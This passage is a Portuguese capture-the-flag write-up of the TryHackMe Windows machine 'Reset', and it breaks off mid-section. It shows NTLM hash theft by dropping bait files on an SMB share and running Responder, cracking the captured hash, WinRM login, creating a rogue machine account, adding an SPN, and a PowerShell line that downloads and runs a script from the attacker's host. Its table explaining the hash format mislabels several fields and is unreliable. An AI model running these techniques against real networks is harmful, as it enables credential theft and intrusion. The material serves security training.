

Reset (W)

Informações

- O IP da máquina foi adicionado ao `/etc/hosts` com a URL `http://reset.thm/`
- Período: 13/05/2025 á 15/05/2025
- Máquina do `TryHackMe` de Nível Difícil
- Sistema Operacional: Windows
- O IP da máquina pode ir alterar ao decorrer das capturas de tela, mas o foco fica sendo os `hosts`

Sumário

1. [Primeiras pegadas na aplicação](#)
 1. [Mapeando a Rede com NMAP](#)
 2. [Ferramenta de Execução de Rede \(NetExec\)](#)
 3. [Enumeração de arquivos do SMB](#)
2. [Iniciando a exploração](#)
 1. [Acessando o `SMB`](#)
 2. [Atividades da pasta `onboarding` dentro do Compartilhamento `SMB`](#)
 1. [`Ntlm_Theft` & `Responder`](#)
 2. [Entendendo o Formato da `Hash`](#)
 3. [Tentativa de `Pass-the-Hash \(PtH\)`](#)
 4. [Quebra da `Hash`](#)
3. [Pós-Exploração](#)
 1. [Obtendo informações sobre a vítima](#)
 1. [Enumeração e busca de mais informações](#)
 1. [Informações básicas sobre o usuário `AUTOMATE`](#)
 2. [Sobre Delegações e Autenticação](#)
 1. [`Entendendo AS-REP Roasting`](#)
 2. [`Entendendo Kerberoasting`](#)
 3. [Outras configurações relevantes](#)
 2. [Abusando de Privilégios](#)
 1. [`PowerMad.ps1`](#)
 2. [`Powerview.ps1`](#)
 3. [Recapitulação do que foi tentado](#)
 1. [O que eu tinha feito](#)

2. [Mas tinha um problema](#)
3. [O papel do `Get-DomainComputer -TrustedToAuth`](#)
4. [Traduzindo](#)
4. [`Kerberoasting Reverso com SPN criado manualmente`](#)
5. [`RPCClient`](#)
6. [`AS-REP Roasting`](#)
7. [Usuário `TABATHA_BRITT`](#)
 1. [Obtendo informações](#)
 2. [`BloodHound` mais uma vez](#)
 3. [Trocando a senha de outras contas](#)
8. [Usuário `SHAWNA_BRAY`](#)
9. [Usuário `CRUZ_HALL`](#)
4. [Escalação de Privilégios por meio da usuário `DARLA_WINTERS`](#)
 1. [Como funciona o ataque](#)
 1. [Entendendo os Tickets](#)
 1. [`TGT \(Ticket Granting Ticket\)`](#)
 2. [`TGS \(Ticket Granting Service Ticket\)`](#)
 2. [Etapa 1 - Gerar um TGS falso como se fosse o `administrator`](#)
 3. [Etapa 2 - Exportar o ticket para o ambiente](#)
 4. [Etapa 3 - Obtendo o shell como `administrator`](#)

Primeiras pegadas na aplicação

Mapeando a Rede com NMAP

Como o acesso via navegador ao domínio ou IP fornecido não estava disponível (possivelmente por ausência de interface web ou filtragem de portas HTTP/HTTPS), iniciei a análise com um scan do Nmap para identificar os serviços expostos e suas respectivas

versões.

```
Completed NSE at 10:28, 1.68s elapsed
Nmap scan report for reset.thm (10.10.177.103)
Host is up, received echo-reply ttl 125 (0.36s latency).
Scanned at 2025-05-13 10:26:00 -03 for 167s
```

PORT	STATE	SERVICE	REASON	VERSION
53/tcp	open	domain?	syn-ack ttl 125	
88/tcp	open	kerberos-sec	syn-ack ttl 125	Microsoft Windows Kerberos (server time: 2025-05-13 13:26:08Z)
135/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 125	Microsoft Windows netbios-ssn
389/tcp	open	ldap	syn-ack ttl 125	Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	syn-ack ttl 125	
464/tcp	open	kpasswd?	syn-ack ttl 125	
593/tcp	open	ncacn_http	syn-ack ttl 125	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	syn-ack ttl 125	
3268/tcp	open	ldap	syn-ack ttl 125	Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site: Default-First-Site-Name)
3269/tcp	open	tcpwrapped	syn-ack ttl 125	
3389/tcp	open	ms-wbt-server	syn-ack ttl 125	Microsoft Terminal Services
5985/tcp	open	http	syn-ack ttl 125	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp	open	mc-nmf	syn-ack ttl 125	.NET Message Framing
49668/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
49672/tcp	open	ncacn_http	syn-ack ttl 125	Microsoft Windows RPC over HTTP 1.0
49673/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
49675/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
49678/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
49704/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC
62667/tcp	open	msrpc	syn-ack ttl 125	Microsoft Windows RPC

```
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=5/13%OT=53%CT=%CU=%PV=Y%G=N%TM=6823490F%P=x86_64-pc-linux-gnu)
SEQ(SP=103%GCD=1%ISR=10A%TI=I%II=I%SS=5%TS=U)
OPS(O1=M509NW8NNS%O2=M509NW8NNS%O3=M509NW8%O4=M509NW8NNS%O5=M509NW8NNS%O6=M509NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M509NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%TG=80%S=0%A=S+F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=80%CD=Z)
```

Após analisar as informações coletadas pelo NMap , adicionei os registros correspondentes ao domínio e ao hostname identificados no arquivo /etc/hosts , a fim de facilitar a resolução de nomes durante os testes subsequentes.

```

1/1  +  [ ]  [ ]  1: arthur-strelow@ubuntu-star: ~
GNU nano 7.2 /etc/hosts *
127.0.0.1 localhost
#127.0.1.1 arthur-OptiPlex-3070
127.0.1.1 ubuntu-star
10.10.197.185 haystack.thm.corp thm.corp

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

```

Ferramenta de Execução de Rede (NetExec)

Enumeração de arquivos do SMB

Executei o `NetExec` com o objetivo de realizar a enumeração de serviços SMB e verificar possíveis compartilhamentos acessíveis, permissões e informações do domínio exposto pela máquina.

```

arthur-strelow@ubuntu-star:~$ netexec smb 10.10.197.185 -u 'anonymous' -p '' --shares
SMB      10.10.197.185  445  HAYSTACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:HAYSTACK) (domain:thm.co
rp) (signing:True) (SMBv1:False)
SMB      10.10.197.185  445  HAYSTACK      [+] thm.corp\anonymous: (Guest)
SMB      10.10.197.185  445  HAYSTACK      [*] Enumerated shares
SMB      10.10.197.185  445  HAYSTACK      Share      Permissions      Remark
SMB      10.10.197.185  445  HAYSTACK      -----      -----
SMB      10.10.197.185  445  HAYSTACK      ADMIN$      -----      Remote Admin
SMB      10.10.197.185  445  HAYSTACK      C$          -----      Default share
SMB      10.10.197.185  445  HAYSTACK      Data        READ,WRITE
SMB      10.10.197.185  445  HAYSTACK      IPC$        READ              Remote IPC
SMB      10.10.197.185  445  HAYSTACK      NETLOGON    Logon server share
SMB      10.10.197.185  445  HAYSTACK      SYSVOL      Logon server share
arthur-strelow@ubuntu-star:~$

```

Iniciando a exploração

Acessando o SMB

Realizei o acesso ao serviço `SMB` para explorar os compartilhamentos disponíveis e identificar possíveis arquivos ou diretórios de interesse para a coleta de informações.

```

arthur-strelow@ubuntu-star:~$ smbclient -L //10.10.177.103 -N

Sharename      Type           Comment
-----
ADMIN$         Disk          Remote Admin
C$             Disk          Default share
Data           Disk
IPC$           IPC           Remote IPC
NETLOGON       Disk          Logon server share
SYSVOL         Disk          Logon server share
SMB1 disabled -- no workgroup available

```

Acessei o compartilhamento "**Data**" via SMB, onde foi possível listar os arquivos disponíveis e realizar a análise inicial do conteúdo exposto.

```

arthur-strelow@ubuntu-star:~$ smbclient //10.10.177.103/Data -N
Try "help" to get a list of possible commands.
smb: \> dir
.                D            0   Wed Jul 19 05:40:57 2023
..               D            0   Wed Jul 19 05:40:57 2023
onboarding       D            0   Tue May 13 10:45:19 2025
cd onboarding

7863807 blocks of size 4096. 3000612 blocks available
smb: \> cd onboarding
smb: \onboarding\> dir
.                D            0   Tue May 13 10:45:19 2025
..               D            0   Tue May 13 10:45:19 2025
b4qlwtio.tzz.pdf A    4700896  Mon Jul 17 05:11:53 2023
djjd0qes.ztq.pdf A    3032659  Mon Jul 17 05:12:09 2023
s20jhnrz.3lz.txt A         521  Mon Aug 21 15:21:59 2023


```

O que chamou atenção inicialmente foi um arquivo com extensão `.txt` presente no compartilhamento. Após baixá-lo para minha máquina e analisá-lo localmente, foi possível identificar informações sensíveis que poderiam auxiliar na progressão do acesso ao sistema.

```

Subject: Welcome to Reset - Dear <USER>,Welcome aboard! We are thrilled to
have you join our team. As discussed during the hiring process, we are
sending you the necessary login information to access your company
account. Please keep this information confidential and do not share it
with anyone.The initial passowrd is: ResetMe123!We are confident that you
will contribute significantly to our continued success. We look forward to
working with you and wish you the very best in your new role.Best
regards,The Reset Team

```

 Senha encontrada

ResetMe123!

Atividades da pasta `onboarding` dentro do Compartilhamento SMB

Durante a análise da pasta `onboarding` no compartilhamento SMB, foi possível perceber que os nomes dos arquivos presentes estavam mudando constantemente a cada listagem. Esse comportamento sugere que há algum processo ou serviço automatizado interagindo com a pasta em tempo real — possivelmente relacionado à autenticação de algum usuário ou aplicação.

Ntlm_Theft & Responder

Diante disso, levantei a hipótese de que essa atividade possa ser explorada para **sequestro de sessão NTLM**, utilizando ferramentas como `Responder` e `ntlm_theft`, com o intuito de capturar ou redirecionar hashes NTLM de máquinas ou usuários autenticando no ambiente.

```
python3 ntlm_theft.py -g all -s 10.13.72.32 -f reset
arthur-strelow@ubuntu-star:~/ntlm_theft$ python3 ntlm_theft.py -g all -s 10.13.72.32 -f reset
Created: reset/reset.scf (BROWSE TO FOLDER)
Created: reset/reset-(url).url (BROWSE TO FOLDER)
Created: reset/reset-(icon).url (BROWSE TO FOLDER)
Created: reset/reset.lnk (BROWSE TO FOLDER)
Created: reset/reset.rtf (OPEN)
Created: reset/reset-(stylesheet).xml (OPEN)
Created: reset/reset-(fulldocx).xml (OPEN)
Created: reset/reset.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: reset/reset-(includepicture).docx (OPEN)
Created: reset/reset-(remotetemplate).docx (OPEN)
Created: reset/reset-(frameset).docx (OPEN)
Created: reset/reset-(externalcell).xlsx (OPEN)
Created: reset/reset.wax (OPEN)
Created: reset/reset.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: reset/reset.asx (OPEN)
Created: reset/reset.jnlp (OPEN)
Created: reset/reset.application (DOWNLOAD AND OPEN)
Created: reset/reset.pdf (OPEN AND ALLOW)
```

Com base nas informações coletadas, o próximo passo consiste em **enviar um arquivo para o compartilhamento**, possivelmente com o objetivo de explorar a interação automática observada na pasta. Essa ação visa induzir a máquina ou serviço que monitora o diretório a interagir com o arquivo, permitindo a **captura ou redirecionamento de autenticações via NTLM**.

```
put "reset.lnk"
```

```
smb: \onboarding\> put
Autorun.inf          reset.htm          reset-(remotetemplate).docx
desktop.ini          reset-(icon).url   reset.rtf
reset.application     reset-(includepicture).docx reset.scf
reset.asx             reset.jnlp         reset-(stylesheet).xml
reset-(externalcell).xlsx reset.lnk          reset-(url).url
reset-(frameset).docx reset.m3u          reset.wax
reset-(fulldocx).xml  reset.pdf         zoom-attack-instructions.txt
smb: \onboarding\> put "reset.lnk"
putting file reset.lnk as \onboarding\reset.lnk (1,8 kb/s) (average 1,8 kb/s)
smb: \onboarding\> █
```

Por fim, executei o **Responder** com o objetivo de capturar requisições de autenticação enviadas automaticamente pela máquina-alvo. Essa abordagem visa interceptar hashes NTLM que possam ser utilizados posteriormente em ataques como **Pass-the-Hash** ou **crackeamento offline**.

```
sudo python3 Responder.py -I tun0
```

```
[!] Error starting TCP server on port 389, check permissions or other servers running.
[!] Error starting TCP server on port 53, check permissions or other servers running.
[SMB] NTLMv2-SSP Client : 10.10.197.185
[SMB] NTLMv2-SSP Username : THM\AUTOMATE
[SMB] NTLMv2-SSP Hash : AUTOMATE::THM:a331999d053ae862:23C3317612E1CB6FFD983FD9EE4D929A:010
1000000000000080F5746C25C4DB013DCC86B9033FA01E0000000002000800440051003100460001001E00570049004E
002D004400410043004500440058005700410037005300370004003400570049004E002D00440041004300450044005
800570041003700530037002E0044005100310046002E004C004F00430041004C000300140044005100310046002E00
4C004F00430041004C000500140044005100310046002E004C004F00430041004C000700080080F5746C25C4DB01060
004000200000000800300030000000000000000000000000000000000000000000000000000000000000000000000
37C89128A17787A7546E640A0010000000000000000000000000000000000000000000000000000000000000000000
0002E00310033002E00370032002E0033003200000000000000000000000000000000000000000000000000000000
[*] Skipping previously captured hash for THM\AUTOMATE
[*] Skipping previously captured hash for THM\AUTOMATE
[*] Skipping previously captured hash for THM\AUTOMATE
```

Ntlmv2 capturados

```
[SMB] NTLMv2-SSP Client : 10.10.197.185
```

```
[SMB] NTLMv2-SSP Username : THM\AUTOMATE
```

```
[SMB] NTLMv2-SSP Hash :
```

```
AUTOMATE::THM:a331999d053ae862:23C3317612E1CB6FFD983FD9EE4D929A:01
01000000000000080F5746C25C4DB013DCC86B9033FA01E000000000200080044005
1003100460001001E00570049004E002D004400410043004500440058005700410037
005300370004003400570049004E002D0044004100430045004400580057004100370
0530037002E0044005100310046002E004C004F00430041004C00030014004400510
0310046002E004C004F00430041004C000500140044005100310046002E004C004F0
0430041004C000700080080F5746C25C4DB0106000400020000000080030003000000
000000000001000000000200000036EE17A8674C04C908866CE1CB1AE87ADC2C14EA
2337C89128A17787A7546E640A0010000000000000000000000000000000000000
200063006900660073002F00310030002E00310033002E00370032002E00330032000
0000000000000000
```

Entendendo o Formato da Hash

USERNAME : : DOMAIN : LMHASH : NTHASH : NTLMV2_BLOB -> Formato da HASH

Componente	Valor de Exemplo	Descrição	Importância Prática
LM Hash	a331999d053ae862	Hash do protocolo LM (antigo e inseguro). No NTLMv2, não é mais usado. Por compatibilidade, ainda é enviado com valor aleatório ou fixo (aad3b435...).	Irrelevante para quem quer quebrar hashes, mas necessário para a formatação da hash.
NT Hash (NTLM Hash)	23C3317612E1CB6FFD983FD9EE4D929A	Hash MD4 da senha em UTF-16LE. Utilizado como base para gerar o HMAC-MD5 da resposta NTLMv2.	É a parte que pode ser quebrada com ferramentas como Hashcat (modo 56) .
NTLMv2 BLOB	01010000... (inicia com este valor)	Conjunto de dados assinado pelo NT hash. Contém client challenge, timestamp, target info e a HMAC assinatura final.	É o coração da autenticação NTLMv2: servidor valida a resposta com base nesse conteúdo criptografado.

Tentativa de Pass-the-Hash (PtH)

Realizei uma tentativa de **Pass-the-Hash (PtH)** utilizando a ferramenta **NetExec**, empregando as credenciais capturadas anteriormente (usuário e NTLM hash).

```
netexec smb 10.10.197.185 -u AUTOMATE -H
```



```
'a331999d053ae862:23C3317612E1CB6FFD983FD9EE4D929A'
arthur-strelow@ubuntu-star:~/ntlm_theft/reset$ netexec smb 10.10.197.185 -u AUTOMATE -H 'a33199
9d053ae862:23C3317612E1CB6FFD983FD9EE4D929A'
SMB 10.10.197.185 445 HAYSTACK [*] Windows 10 / Server 2019 Build 17763 x6
4 (name:HAYSTACK) (domain:thm.corp) (signing:True) (SMBv1:False)
SMB 10.10.197.185 445 HAYSTACK [-] Invalid NTLM hash length 49, authentica
tion not sent
arthur-strelow@ubuntu-star:~/ntlm_theft/reset$
```

Quebra da Hash

A hash NTLMv2 capturada foi salva em um arquivo de texto no formato compatível com o **Hashcat** (modo 5600).

```
hashcat -m 5600 -a 0 ntlm_hash /home/arthur-
strelow/SecLists/Passwords/Leaked-Databases/rockyou.txt
```

```
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /home/arthur-strelow/SecLists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

AUTOMATE::THM:a331999d053ae862:23c3317612e1cb6ffd983fd9ee4d929a:0101000000000000080f5746c25c4db0
13dcc86b9033fa01e0000000002000800440051003100460001001e00570049004e002d004400410043004500440058
005700410037005300370004003400570049004e002d00440041004300450044005800570041003700530037002e004
4005100310046002e004c004f00430041004c000300140044005100310046002e004c004f00430041004c0005001400
44005100310046002e004c004f00430041004c000700080080f5746c25c4db010600040002000000080030003000000
00000000001000000000200000036ee17a8674c04c908866ce1cb1ae87adc2c14ea2337c89128a17787a7546e640a0010
00000000000000000000000000000000900200063006900660073002f00310030002e00310033002e00370032002
e00330032000000000000000000000:Passw0rd1

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: AUTOMATE::THM:a331999d053ae862:23c3317612e1cb6ffd98...000000
Time.Started....: Tue May 13 16:57:37 2025 (1 sec)
Time.Estimated...: Tue May 13 16:57:38 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/arthur-strelow/SecLists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 558.1 kH/s (1.96ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 227328/14344384 (1.58%)
Rejected.....: 0/227328 (0.00%)
Restore.Point....: 225280/14344384 (1.57%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: asswipe! -> 920217
Hardware.Mon.#1...: Temp: 65c Util: 89%

Started: Tue May 13 16:57:36 2025
Stopped: Tue May 13 16:57:39 2025
arthur-strelow@ubuntu-star:~/Downloads$
```

```
AUTOMATE::THM:a331999d.....000:Passw0rd1
```

Pós-Exploração

Após a obtenção das credenciais, realizei a autenticação remota com sucesso utilizando a ferramenta `Evil-WinRM`, o que confirmou o acesso válido ao sistema alvo.

```
arthur-streLOW@ubuntu-star:~/Downloads$ evil-winrm -i 10.10.195.177 -u AUTOMATE -p 'Passw0rd1'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\automate\Documents>
```

Obtendo informações sobre a vítima

Com o comando `whoami /priv`, foi listado todas as permissões daquela conta

```
*Evil-WinRM* PS C:\Users\automate\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege  Bypass traverse checking   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\automate\Desktop>
```

Ao analisar as duas últimas não chama muito atenção, mas a primeira permissão "SeMachineAccountPrivilege" está ativa. Esse privilégio permite que o usuário crie novas máquinas no domínio. Isso pode ser explorado para:

- Criar uma conta de máquina maliciosa no domínio
- Forjar TGT com essa máquina usando Kerberos Resource-Based Constrained Delegation (RBCD)
- Utilizar ferramentas como `PowerMad` e `impacket/pywerview` para abuso

Enumeração e busca de mais informações

Com o comando `Get-ADUser -Identity automate -Server thm.corp -Properties *` conseguimos listar todas as informações do usuário `automate`

```
AccountExpirationDate      :
accountExpires              : 0
AccountLockoutTime          :
```

AccountNotDelegated	: False
AllowReversiblePasswordEncryption	: False
AuthenticationPolicy	: {}
AuthenticationPolicySilo	: {}
BadLogonCount	: 0
badPasswordTime	: 133313338961654947
badPwdCount	: 0
CannotChangePassword	: False
CanonicalName	: thm.corp/Tier 2/AZR/Test/auto
Certificates	: {}
City	:
CN	: auto
codePage	: 0
Company	:
CompoundIdentitySupported	: {}
Country	:
countryCode	: 0
Created	: 6/14/2023 8:10:20 AM
createTimeStamp	: 6/14/2023 8:10:20 AM
Deleted	:
Department	:
Description	:
DisplayName	: auto
DistinguishedName	: CN=auto,OU=Test,OU=AZR,OU=Tier 2,DC=thm,DC=corp
Division	:
DoesNotRequirePreAuth	: False
dSCorePropagationData	: {6/16/2023 1:29:42 PM, 1/1/1601 12:00:01 AM}
EmailAddress	:
EmployeeID	:
EmployeeNumber	:
Enabled	: True
Fax	:
GivenName	: auto
HomeDirectory	:
HomedirRequired	: False
HomeDrive	:
HomePage	:
HomePhone	:
Initials	:
instanceType	: 4
isDeleted	:

```

KerberosEncryptionType      : {}
LastBadPasswordAttempt      : 6/15/2023 8:18:16 PM
LastKnownParent             :
lastLogoff                  : 0
lastLogon                   : 133916924492680513
LastLogonDate               : 5/14/2025 10:34:09 AM
lastLogonTimestamp          : 133916924492680513
LockedOut                   : False
logonCount                   : 72
logonHours                   : {255, 255, 255, 255...}
LogonWorkstations           :
Manager                     :
MemberOf                    : {CN=Remote Management
Users,CN=Builtin,DC=thm,DC=corp}
MNSLogonAccount             : False
MobilePhone                 :
Modified                    : 5/14/2025 10:34:09 AM
modifyTimeStamp             : 5/14/2025 10:34:09 AM
msDS-User-Account-Control-Computed : 0
Name                        : auto
nTSecurityDescriptor        :
System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory              :
CN=Person,CN=Schema,CN=Configuration,DC=thm,DC=corp
ObjectClass                  : user
ObjectGUID                  : 1d4ad54d-e14d-447a-925a-
ed1f660d8a50
objectSid                   : S-1-5-21-1966530601-3185510712-
10604624-1156
Office                      :
OfficePhone                 :
Organization                :
OtherName                   :
PasswordExpired              : False
PasswordLastSet             : 6/15/2023 1:47:31 PM
PasswordNeverExpires        : True
PasswordNotRequired         : False
POBox                      :
PostalCode                  :
PrimaryGroup                 : CN=Domain
Users,CN=Users,DC=thm,DC=corp
primaryGroupID              : 513
PrincipalsAllowedToDelegateToAccount : {}

```

```

ProfilePath : 
ProtectedFromAccidentalDeletion : False
pwdLastSet : 133313104515740652
SamAccountName : AUTOMATE
sAMAccountType : 805306368
ScriptPath : 
sDRightsEffective : 0
ServicePrincipalNames : {}
SID : S-1-5-21-1966530601-3185510712-10604624-1156
SIDHistory : {}
SmartcardLogonRequired : False
State : 
StreetAddress : 
Surname : 
Title : 
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UseDESKeyOnly : False
userAccountControl : 66048
userCertificate : {}
UserPrincipalName : AUTOMATE@thm.corp
uSNChanged : 159801
uSNCreated : 15179
whenChanged : 5/14/2025 10:34:09 AM
whenCreated : 6/14/2023 8:10:20 AM

```

Informações básicas sobre o usuário AUTOMATE

Campo	Valor	Observações
DistinguishedName	CN=auto,OU=Test,OU=AZR,OU=Tier 2,DC=thm,DC=corp	Estrutura de OUs mostra que o usuário está em uma OU de "Test"
SamAccountName	AUTOMATE	Nome de login
UserPrincipalName	AUTOMATE@thm.corp	Usado em autenticação Kerberos e LDAP
Enabled	True	Conta está ativa
PasswordLastSet	6/15/2023	Senha relativamente antiga (~11 meses)

Campo	Valor	Observações
PasswordNeverExpires	True	⚠ Pode indicar conta de serviço ou negligência de política
PasswordExpired	False	Conta não está forçando troca de senha
lastLogonTimestamp	5/14/2025 10:34:09 AM	A conta foi usada recentemente
logonCount	72	Número considerável de logons – pode ser usada ativamente
MemberOf	Remote Management Users	Usuário com permissão de WinRM

Sobre Delegações e Autenticação

Campo	Valor	Significado
DoesNotRequirePreAuth	False	⚠ Não vulnerável a AS-REP Roasting
TrustedForDelegation	False	Não pode delegar por padrão
TrustedToAuthForDelegation	False	Não usa constrained delegation
PrincipalsAllowedToDelegateToAccount	{}	Nenhuma conta pode delegar para essa
ServicePrincipalNames (SPNs)	{}	⚠ Conta não está exposta a Kerberoasting

Entendendo AS-REP Roasting

- Explora contas com **Do not require Kerberos preauthentication** habilitado.
- Permite solicitar um AS-REP sem fornecer prova de identidade.
- O KDC responde com um ticket **criptografado com o hash da senha do usuário**.
- Esse ticket pode ser **quebrado offline** (ex: Hashcat) para descobrir a senha.
- **Ferramenta comum:** GetNPUsers.py (Impacket)

Entendendo Kerberoasting

- Explora contas com **SPNs (Service Principal Names)** registrados.
- Um usuário autenticado no domínio pode solicitar um TGS para o serviço (SPN) .

- O TGS vem **criptografado com o hash NTLM do serviço**.
- Pode ser **quebrado offline** para obter a senha da conta de serviço.
- **Ferramentas comuns:** GetUserSPNs.py , Rubeus

Outras configurações relevantes

Campo	Valor	Observações
AccountExpires	0	Nunca Expira
CannotChangePassword	False	Pode trocar senha (mas irrelevante sem GUI)
AllowReversiblePasswordEncryption	False	Boa prática de segurança
BadLogonCount	0	Nenhuma tentativa de login falha recentemente
userAccountControl	66048	Decodifica como: `NORMAL_ACCOUNT

Abusando de Privilégios

PowerMad.ps1

Como descobri anteriormente que há um privilégio que posso abusar utilizando o módulo `powermad.ps1`, primeiramente faço a importação dele na máquina da vítima.

Primeiro, criei uma variável para converter a senha em uma `SecureString` (como exigido pelo módulo), e em seguida executei o comando para criar uma nova máquina no domínio.

```
New-MachineAccount -MachineAccount evilpc -Password $Password -Verbose
*Evil-WinRM* PS C:\Users\automate\Documents> $Password = ConvertTo-SecureString 'EvilPc$00' -As
PlainText -Force
*Evil-WinRM* PS C:\Users\automate\Documents> New-MachineAccount -MachineAccount evilpc -Passwor
d $Password -Verbose
Verbose: [+] Domain Controller = HayStack.thm.corp
Verbose: [+] Domain = thm.corp
Verbose: [+] SAMAccountName = evilpc$
Verbose: [+] Distinguished Name = CN=evilpc,CN=Computers,DC=thm,DC=corp
[+] Machine account evilpc added
*Evil-WinRM* PS C:\Users\automate\Documents>
```

Powerview.ps1

O próximo passo seria importar o módulo `Powerview.ps1` para dar prosseguimento à enumeração, porém o antivírus estava bloqueando sua execução.

```

INFO: Upload successful.
*Evil-WinRM* PS C:\Users\automate\Documents> Import-Module .\Powerview.ps1
At C:\Users\automate\Documents\Powerview.ps1:1 char:1
+ #requires -version 2
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At C:\Users\automate\Documents\Powerview.ps1:1 char:1
+ #requires -version 2
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

```

Outra tentativa realizada foi executar o script diretamente na memória, sem necessidade de salvá-lo em disco, porém o antivírus também bloqueou essa abordagem.

IEX (New-Object

Net.WebClient).DownloadString('http://10.13.72.32:8000/Powerview.ps1')

```

*Evil-WinRM* PS C:\Users\automate\Documents> IEX (New-Object Net.WebClient).DownloadString('http://
/10.13.72.32:8000/Powerview.ps1')
At line:1 char:1
+
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ IEX (New-Object Net.WebClient).DownloadString('http://10.13.72.32:800 ...
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.Invoke
ExpressionCommand
*Evil-WinRM* PS C:\Users\automate\Documents>

```

```

2: arthur-strelow@ubuntu-star: ~/Downloads
arthur-strelow@ubuntu-star:~$ cd D0w
bash: cd: D0w: Arquivo ou diretório inexistente
arthur-strelow@ubuntu-star:~$ cd Downloads/
arthur-strelow@ubuntu-star:~/Downloads$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.71.169 - - [14/May/2025 09:25:31] code 404, message File not found
10.10.71.169 - - [14/May/2025 09:25:31] "GET /PowerView.ps1 HTTP/1.1" 404 -
10.10.71.169 - - [14/May/2025 09:29:07] "GET /Powerview.ps1 HTTP/1.1" 200 -
10.10.71.169 - - [14/May/2025 09:51:05] "GET /Powerview.ps1 HTTP/1.1" 200 -

```

Após inúmeros testes para verificar se a flag `TrustedToAuthForDelegation` estava ativa foi verificado que não está.

Recapitulação do que foi tentado

O que eu tinha feito

1. Uma conta comum no domínio foi invadida, cujo nome é `AUTOMATE`.
2. O Privilégio `SeMachineAccountPrivilege` foi abusado para **criar um computador falso** no domínio: `evilpc$`.
3. Agora o objetivo é usar esse `evilpc$` para **se passar por um usuário privilegiado** (como o `Administrator`) e invadir outro computador com mais acesso.

Mas tinha um problema

Para se passar por outro usuário (como `Administrator`), **precisaria de um computador no domínio que aceite esse tipo de "encenação"**.

Esse tipo de computador tem a seguinte **configuração no AD**:

```
TrustedToAuthForDelegation = True
```

Em outras palavras: “aceito que outros se passem por usuários aqui, desde que confiáveis”

O papel do `Get-DomainComputer -TrustedToAuth`

Esse comando serve para **descobrir quais computadores no domínio permitem que outros se autenticuem por usuários diferentes neles**.

Traduzindo:

Você quer saber: “Qual máquina aceita que minha `evilpc$` finja ser o `Administrator` para acessá-la?”

Kerberoasting Reverso com SPN criado manualmente

Primeiro, adicionei um SPN à conta `evilpc$`, o que permite realizar `auto-kerberoasting`.

A necessidade de adicionar um SPN à conta porque o **Kerberoasting só funciona em contas com SPNs registrados** — isso faz com que o KDC gere um **ticket de serviço (TGS)** que é **criptografado com o hash da senha da conta alvo**.

```
SetSPN -A HTTP/evilpc.thm.corp evilpc$
```

```
*Evil-WinRM* PS C:\Users\automate\Documents> SetSPN -A HTTP/evilpc.thm.corp evilpc$
Checking domain DC=thm,DC=corp

Registering ServicePrincipalNames for CN=evilpc,CN=Computers,DC=thm,DC=corp
HTTP/evilpc.thm.corp
Updated object
```

Agora, no lado do atacante

```
